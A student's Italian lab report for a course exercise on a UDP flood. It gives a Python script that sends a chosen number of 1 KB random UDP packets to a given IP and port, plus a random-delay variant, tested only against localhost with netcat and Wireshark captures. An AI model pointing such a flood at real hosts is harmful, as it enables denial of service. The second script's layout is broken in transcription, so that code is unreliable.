UDP flood

ESERCIZIO 1

Traccia

*Scrivere un programma in Python che simuli un **UDP flood**, ovvero **l'invio** massivo di richieste **UDP** verso una macchina target che è in **ascolto** su una porta UDP **casuale** (nel nostro caso un DoS).*

Requisiti:
-Il programma deve richiedere l'inserimento dell'IP target (input)
-Il programma deve richiedere l'inserimento della porta target (input)
-La grandezza dei pacchetti da inviare è di 1 KB per pacchetto – Suggerimento: per costruire il pacchetto da 1KB potete utilizzare il modulo «random» per la generazione di byte casuali.-Il programma deve chiedere all'utente quanti pacchetti da 1 KB inviare (input)

CODICE COMMENTATO – Nome file: **W7D4_UDP_flood.py**

```
import sys #libreria che servirà per prendere i valori direttamente da linea di comando

    # Servirà per accedere a alla funzione "exit" che chiude il programma e restituisce il numero che inseriremo

    # Lo status code 0 sarà l'unico senza errori, gli altri saranno  sono tutti messaggi di errore

    # espone la lista "argv" (lista di argomenti che riceve il programma)

import socket

import random


if len(sys.argv) != 4:

#Gli argomenti inseriti da terminale finiranno nella lista "argv", che separa gli argomenti tramite lo spazio.

#Se gli argomenti nella lista sono diversi da 4

   print("Usage: python esercizio.py <ip> <porta> <numero_pacchetti>")#stampa la stringa "Usage: python esercizio.py <ip> <porta> <numero_pacchetti>" a indicare cosa bisogna inserire
```

```
    sys.exit(254) #funzione del modulo sys che interrompe lo script e restituisce 254, se ritorna 0 è ok altrimenti ritorna il valore che gli diamo


ip    = sys.argv[1] #definiamo che l'IP si trova nell'elemento 1 della lista

porta = sys.argv[2] #definiamo che la porta si trova nell'elemento 2 della lista

npack = int(sys.argv[3]) #definiamo che il numero dei pacchetti  si trova nell'elemento 3 della lista


s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM) #apriamo il socket, SOKDIGRAM variabile statica dentro libreria "socket" serve per indicare che stiamo mandando pacchetti UDP

s.connect((ip, int(porta)))#connettiamo il socket all'IP e alla porta presi dalla command line


for i in range(npack):

    #range è una funzione di python che, in questo caso, parte da 0 fino al numero di pacchetti che indichiamo

    #npack è il numero di pacchetti preso dalla command line

    packet = random.randbytes(1024)  # Creiamo pacchetti da 1024 (1 KB)

    s.send(packet) #mandiamo il pacchetto sul socket connesso all'ip di destinazione

    print(f"Inviato pacchetto {i + 1}/{npack} a {ip}:{porta}")


s.close() #Chiudiamo il socket

print("Tutti i pacchetti sono stati inviati.")
```

Con il comando **nc -ulp 9001** avviamo netcat (nc) in modalità server UDP in ascolto sulla porta **9001**

Quindi avviamo il file python **W7D4_UDP_flood.py** inserendo contestualmente l'IP a cui mandare i pacchetti **127.0.0.1**, la porta **9001** e il numero di pacchetti da inviare **10**.

L'indirizzo 127.0.0.1 è l'IP della macchina in cui ci troviamo

Come si vede nell'immagine sotto i 10 pacchetti vengono inviati correttamente

```
┌──(kali㉿kali)-[~/Desktop/Visual Studio Code/W5/W7D4]
└─$ python W7D4_UDP_flood.py 127.0.0.1 9001 10
Inviato pacchetto 1/10 a 127.0.0.1:9001
Inviato pacchetto 2/10 a 127.0.0.1:9001
Inviato pacchetto 3/10 a 127.0.0.1:9001
Inviato pacchetto 4/10 a 127.0.0.1:9001
Inviato pacchetto 5/10 a 127.0.0.1:9001
Inviato pacchetto 6/10 a 127.0.0.1:9001
Inviato pacchetto 7/10 a 127.0.0.1:9001
Inviato pacchetto 8/10 a 127.0.0.1:9001
Inviato pacchetto 9/10 a 127.0.0.1:9001
Inviato pacchetto 10/10 a 127.0.0.1:9001
Tutti i pacchetti sono stati inviati.
```

Se contemporaneamente tengo aperto Wireshark vengono rilevati i 10 pacchetti inviati

udpS

No.	Time	Source	Destination	Protocol	Length	Info
3	46.231865602	127.0.0.1	127.0.0.1	UDP	1068	60360 → 9001 Len=1024
4	46.232020871	127.0.0.1	127.0.0.1	UDP	1068	60360 → 9001 Len=1024
5	46.232294464	127.0.0.1	127.0.0.1	UDP	1068	60360 → 9001 Len=1024
6	46.232315145	127.0.0.1	127.0.0.1	UDP	1068	60360 → 9001 Len=1024
7	46.232682794	127.0.0.1	127.0.0.1	UDP	1068	60360 → 9001 Len=1024
8	46.232699367	127.0.0.1	127.0.0.1	UDP	1068	60360 → 9001 Len=1024
9	46.232707293	127.0.0.1	127.0.0.1	UDP	1068	60360 → 9001 Len=1024
10	46.233630022	127.0.0.1	127.0.0.1	UDP	1068	60360 → 9001 Len=1024
11	46.233805602	127.0.0.1	127.0.0.1	UDP	1068	60360 → 9001 Len=1024
12	46.233823516	127.0.0.1	127.0.0.1	UDP	1068	60360 → 9001 Len=1024

```
    [Frame is ignored: False]
    [Protocols in frame: sll:ethertype:ip:udp:data]
    [Coloring Rule Name: UDP]
    [Coloring Rule String: udp]
▸ Linux cooked capture v1
▾ Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  ▸ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 1052
    Identification: 0x3f81 (16257)
  ▸ 010. .... = Flags: 0x2, Don't fragment
    ...0 0000 0000 0000 = Fragment Offset: 0
    Time to Live: 64
    Protocol: UDP (17)
    Header Checksum: 0xf94d [validation disabled]
    [Header checksum status: Unverified]
    Source Address: 127.0.0.1
    Destination Address: 127.0.0.1
    [Stream index: 0]
▾ User Datagram Protocol, Src Port: 60360, Dst Port: 9001
    Source Port: 60360
    Destination Port: 9001
    Length: 1032
    Checksum: 0x021c [unverified]
    [Checksum Status: Unverified]
    [Stream index: 0]
    [Stream Packet Number: 2]
  ▸ [Timestamps]
    UDP payload (1024 bytes)
▾ Data (1024 bytes)
    Data […]: 9e163a96f475936f0295eab08713f60f011cea5024c6f56cdffc1a91fcafe4217460990cc6b61e3b73af4e1d098748092773dfc9fd7358ff45f7d972e1a
    [Length: 1024]
```

ESERCIZIO FACOLTATIVO

Traccia

Estendere l'esercizio implementando un meccanismo di ritardo casuale tra l'invio di pacchetti UDP.
Il ritardo casuale deve essere tra 0 e 0.1 secondi.

CODICE COMMENTATO – Nome file: **W7D4_UDP_flood_con_ritardo_pacchetti.py**

```
import sys

import socket

import random

import time #importiamo la libreria time per usufruire della funzionalità "sleep"


if len(sys.argv) != 4:

    print("Usage: python esercizio.py <ip> <porta> <numero_pacchetti>")

    sys.exit(254)


ip    = sys.argv[1]

porta = sys.argv[2]

npack = int(sys.argv[3])


s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

s.connect((ip, int(porta)))


for i in range(npack):

    packet = random.randbytes(1024)

    s.send(packet)

    print(f"Inviato pacchetto {i + 1}/{npack} a {ip}:{porta}")
```

time_casuale = random.randint(0, 100) # Ritardo casuale tra 0 e 0.1 secondi, per aspettare per un tempo indefinito in millisecondi

time_casuale = float(time_casuale) / 1000.0 #Serve per convertire il valore in un numero decimale perché la funzionalità "sleep" accetta solo il numero di secondi e non il numero di millisecondi, dividendolo per 1000 e riportarlo a 0,1

print(f"Ritardo casuale di {time_casuale:.2f} secondi prima dell'invio del pacchetto {i + 1}")

time.sleep(time_casuale) # Converti in secondi

s.close()

print("Tutti i pacchetti sono stati inviati.")


Con il comando **nc -ulp 9001** avviamo netcat (nc) in modalità server UDP in ascolto sulla porta **9001**


Quindi avviamo il file python **W7D4_UDP_flood_con_ritardo_pacchetti.py** inserendo contestualmente l'IP a cui mandare i pacchetti **127.0.0.1**, la porta **9001** e il numero di pacchetti da inviare **10**.


Questa volta possiamo visualizzare anche il ritardo con cui ogni pacchetto viene inviato.

```
┌──(kali㉿kali)-[~/Desktop/Visual Studio Code/W5/W7D4]
└─$ python W7D4_UDP_flood_con_ritardo_pacchetti.py 127.0.0.1 9001 10
Inviato pacchetto 1/10 a 127.0.0.1:9001
Ritardo casuale di 0.06 secondi prima dell'invio del pacchetto 1
Inviato pacchetto 2/10 a 127.0.0.1:9001
Ritardo casuale di 0.01 secondi prima dell'invio del pacchetto 2
Inviato pacchetto 3/10 a 127.0.0.1:9001
Ritardo casuale di 0.10 secondi prima dell'invio del pacchetto 3
Inviato pacchetto 4/10 a 127.0.0.1:9001
Ritardo casuale di 0.06 secondi prima dell'invio del pacchetto 4
Inviato pacchetto 5/10 a 127.0.0.1:9001
Ritardo casuale di 0.05 secondi prima dell'invio del pacchetto 5
Inviato pacchetto 6/10 a 127.0.0.1:9001
Ritardo casuale di 0.08 secondi prima dell'invio del pacchetto 6
Inviato pacchetto 7/10 a 127.0.0.1:9001
Ritardo casuale di 0.02 secondi prima dell'invio del pacchetto 7
Inviato pacchetto 8/10 a 127.0.0.1:9001
Ritardo casuale di 0.05 secondi prima dell'invio del pacchetto 8
Inviato pacchetto 9/10 a 127.0.0.1:9001
Ritardo casuale di 0.04 secondi prima dell'invio del pacchetto 9
Inviato pacchetto 10/10 a 127.0.0.1:9001
Ritardo casuale di 0.05 secondi prima dell'invio del pacchetto 10
Tutti i pacchetti sono stati inviati.
```

Purtroppo il dettaglio con cui Wireshark mostra l'orario di arrivo del pacchetto non ha una sensibilità in millisecondi per poter verificare il ritardo rilevato effettivamente ma, analizzando a campione i primi tre pacchetti risultano arrivati nello stesso secondo.




No. Time Source Destination Protocol Length Info
1 0.000000000 127.0.0.1 127.0.0.1 UDP 1068 41533 → 9001 Len=1024
2 0.000779007 127.0.0.1 127.0.0.1 UDP 1068 41533 → 9001 Len=1024
3 0.004713020 127.0.0.1 127.0.0.1 UDP 1068 41533 → 9001 Len=1024
4 0.063368707 127.0.0.1 127.0.0.1 UDP 1068 41533 → 9001 Len=1024
5 0.138486149 127.0.0.1 127.0.0.1 UDP 1068 41533 → 9001 Len=1024
6 0.230369500 127.0.0.1 127.0.0.1 UDP 1068 41533 → 9001 Len=1024
7 0.316288083 127.0.0.1 127.0.0.1 UDP 1068 41533 → 9001 Len=1024
8 0.382085508 127.0.0.1 127.0.0.1 UDP 1068 41533 → 9001 Len=1024
9 0.414913505 127.0.0.1 127.0.0.1 UDP 1068 41533 → 9001 Len=1024
10 0.487112929 127.0.0.1 127.0.0.1 UDP 1068 41533 → 9001 Len=1024
11 100.152422811 fd17:625c:f037:2:f856:b7f… fd17:625c:f037:2::3 DNS 101 Standard query 0xe4db
Frame 2: 1068 bytes on wire (8544 bits), 1068 bytes captured (8544 bits) on interface any, id 0
Section number: 1
Interface id: 0 (any)
Encapsulation type: Linux cooked-mode capture v1 (25)
Arrival Time: Aug 13, 2025 12:05:35.108413852 EDT
UTC Arrival Time: Aug 13, 2025 16:05:35.108413852 UTC


1 0.000000000 127.0.0.1 127.0.0.1 UDP 1068 41533 → 9001 Len=1024
2 0.000779007 127.0.0.1 127.0.0.1 UDP 1068 41533 → 9001 Len=1024
3 0.004713020 127.0.0.1 127.0.0.1 UDP 1068 41533 → 9001 Len=1024
4 0.063368707 127.0.0.1 127.0.0.1 UDP 1068 41533 → 9001 Len=1024
5 0.138486149 127.0.0.1 127.0.0.1 UDP 1068 41533 → 9001 Len=1024
6 0.230369500 127.0.0.1 127.0.0.1 UDP 1068 41533 → 9001 Len=1024
7 0.316288083 127.0.0.1 127.0.0.1 UDP 1068 41533 → 9001 Len=1024
8 0.382085508 127.0.0.1 127.0.0.1 UDP 1068 41533 → 9001 Len=1024
9 0.414913505 127.0.0.1 127.0.0.1 UDP 1068 41533 → 9001 Len=1024
10 0.487112929 127.0.0.1 127.0.0.1 UDP 1068 41533 → 9001 Len=1024
11 100.152422811 fd17:625c:f037:2:f856:b7f… fd17:625c:f037:2::3 DNS 101 Standard query 0xe4db AAA
Frame 3: 1068 bytes on wire (8544 bits), 1068 bytes captured (8544 bits) on interface any, id 0
Section number: 1
Interface id: 0 (any)
Encapsulation type: Linux cooked-mode capture v1 (25)
Arrival Time: Aug 13, 2025 12:05:35.112347865 EDT
UTC Arrival Time: Aug 13, 2025 16:05:35.112347865 UTC
Epoch Arrival Time: 1755101135.112347865